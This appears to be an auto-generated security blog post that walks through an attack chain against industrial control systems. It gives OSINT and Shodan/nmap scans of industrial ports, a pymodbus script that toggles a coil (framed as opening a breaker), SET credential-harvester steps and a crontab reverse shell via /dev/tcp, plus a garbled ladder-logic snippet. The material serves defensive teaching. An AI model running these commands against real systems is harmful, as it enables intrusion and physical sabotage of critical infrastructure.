
Listen to this Post
Introduction:

The convergence of artificial intelligence, supply chain ecosystems, and critical infrastructure has created a perfect storm for cyber adversaries. As highlighted in recent industry discussions, bad cyber actors are no longer lone wolves but sophisticated, AI‑augmented organizations targeting the interconnected fabric of global commerce. Understanding their tactics, tools, and entry points is essential for defenders aiming to protect energy grids, water systems, and logistical networks from catastrophic disruption.
Learning Objectives:
- Understand the kill chain of a modern cyber‑physical attack targeting critical infrastructure
- Identify common vulnerabilities in industrial control systems (ICS) and supply chain software
- Learn practical defense techniques, including network segmentation, log analysis, and AI‑driven threat hunting
You Should Know:
1. Reconnaissance: How Attackers Map Your Infrastructure
Before launching an attack, adversaries spend weeks or months gathering intelligence. They use open‑source intelligence (OSINT) tools and scan for exposed industrial protocols.
Linux Command for OSINT:
 Use theHarvester to collect emails, subdomains, and employee information
theHarvester -d example.com -l 500 -b all

Use Shodan CLI to find exposed industrial control systems
shodan search --limit 10 --fields ip_str,port,org "port:502"  Modbus protocol
Windows Command for Network Scanning:
 Test-NetConnection to check for open ports on critical infrastructure IPs
Test-NetConnection -ComputerName 192.168.1.100 -Port 502 -InformationLevel Detailed
2. Weaponization: Crafting the Payload
Attackers create malware tailored to specific industrial protocols (e.g., Modbus, DNP3) or leverage AI to generate polymorphic code.
Example Python Script to Simulate Modbus Malicious Write:
from pymodbus.client import ModbusTcpClient
import time

client = ModbusTcpClient('192.168.1.100', port=502)
client.connect()
 Malicious write to coil 0 (could simulate opening a circuit breaker)
client.write_coil(0, True)
time.sleep(1)
client.write_coil(0, False)
client.close()
print("Modbus write attempt completed")
3. Delivery: Phishing and Watering Hole Attacks
Spear‑phishing remains the top delivery method. Attackers clone legitimate login pages to steal credentials.
Using SET (Social‑Engineer Toolkit) on Kali Linux:
sudo setoolkit
 Choose 1) Social-Engineering Attacks
 Choose 2) Website Attack Vectors
 Choose 3) Credential Harvester Attack Method
 Choose 2) Site Cloner
 Enter the target URL (e.g., company VPN login page)
4. Exploitation: Gaining Foothold in Industrial Networks
Once inside, attackers exploit unpatched vulnerabilities in human‑machine interfaces (HMIs) or engineering workstations.
Checking for Vulnerable Services with Nmap:
 Scan for common industrial protocols
nmap -sV -p 102,502,44818,1911,1962 192.168.1.0/24
 -sV: version detection
 Ports: 102 (Siemens S7), 502 (Modbus), 44818 (Rockwell), 1911 (Niagara Fox)
5. Installation: Persistence on OT Systems
Attackers install backdoors or modify controller logic to survive reboots.
Example: Adding a Persistence Cron Job on a Compromised Linux Engineering Station:
 Attacker adds reverse shell to crontab
echo "/5     /bin/bash -c 'bash -i >& /dev/tcp/192.168.1.200/4444 0>&1'" >> /etc/crontab
6. Command & Control (C2): Evading Detection
Modern C2 frameworks like Cobalt Strike or Mythic use encrypted channels and mimic legitimate traffic.
Setting Up a Basic C2 Listener with Mythic:
 On attacker infrastructure
git clone https://github.com/its-a-feature/Mythic
cd Mythic
sudo ./install_docker_ubuntu.sh
sudo make
 Access web UI at https://localhost:7443 and configure an HTTP profile
7. Actions on Objectives: Disrupting Physical Processes
The final stage involves manipulating physical processes—opening valves, tripping breakers, or altering chemical mixtures.
Simulating a PLC Ladder Logic Modification (using OpenPLC):
// Malicious ladder logic snippet that opens a valve when tank level is high
|-[bash]-(Open_Valve)-|
|-[bash]-[bash]-[bash]--|
// Bypassing safety interlock
What Undercode Say:
- Key Takeaway 1: The convergence of IT and OT has expanded the attack surface—network segmentation and strict access controls between corporate and industrial networks are no longer optional.
- Key Takeaway 2: AI‑generated phishing and polymorphic malware are outpacing traditional signature‑based defenses; behavior‑based anomaly detection and continuous monitoring of protocol‑level commands are critical.
- Key Takeaway 3: Supply chain compromise remains the most potent vector—organizations must vet third‑party software and firmware updates with cryptographic verification and sandbox testing before deployment.
The conversation initiated by Scott Luton about “Bad Cyber Actors’ Growing Innovation” underscores a stark reality: adversaries are evolving faster than defensive postures. The days of relying on perimeter defenses are over. Defenders must adopt an assume‑breach mindset, focusing on resilience and rapid containment. The integration of AI into offensive toolkits means that attacks will become more targeted and harder to distinguish from legitimate traffic. However, AI also empowers defenders—automated threat hunting and real‑time protocol analysis can detect anomalies that human analysts might miss. The future of cybersecurity lies in this AI‑versus‑AI arms race, where the winners will be those who best understand their own operational technology down to the last line of ladder logic.
Prediction:
By 2028, we will witness the first fully AI‑orchestrated attack on a national power grid, where machine‑learning agents will autonomously probe defenses, adapt to countermeasures, and execute a multi‑vector assault combining cyber intrusion with physical sabotage. This event will catalyze global regulations mandating AI‑powered defensive AI in all critical infrastructure sectors, fundamentally reshaping the cybersecurity insurance and compliance landscape.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Scottwindonluton Supplychain – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


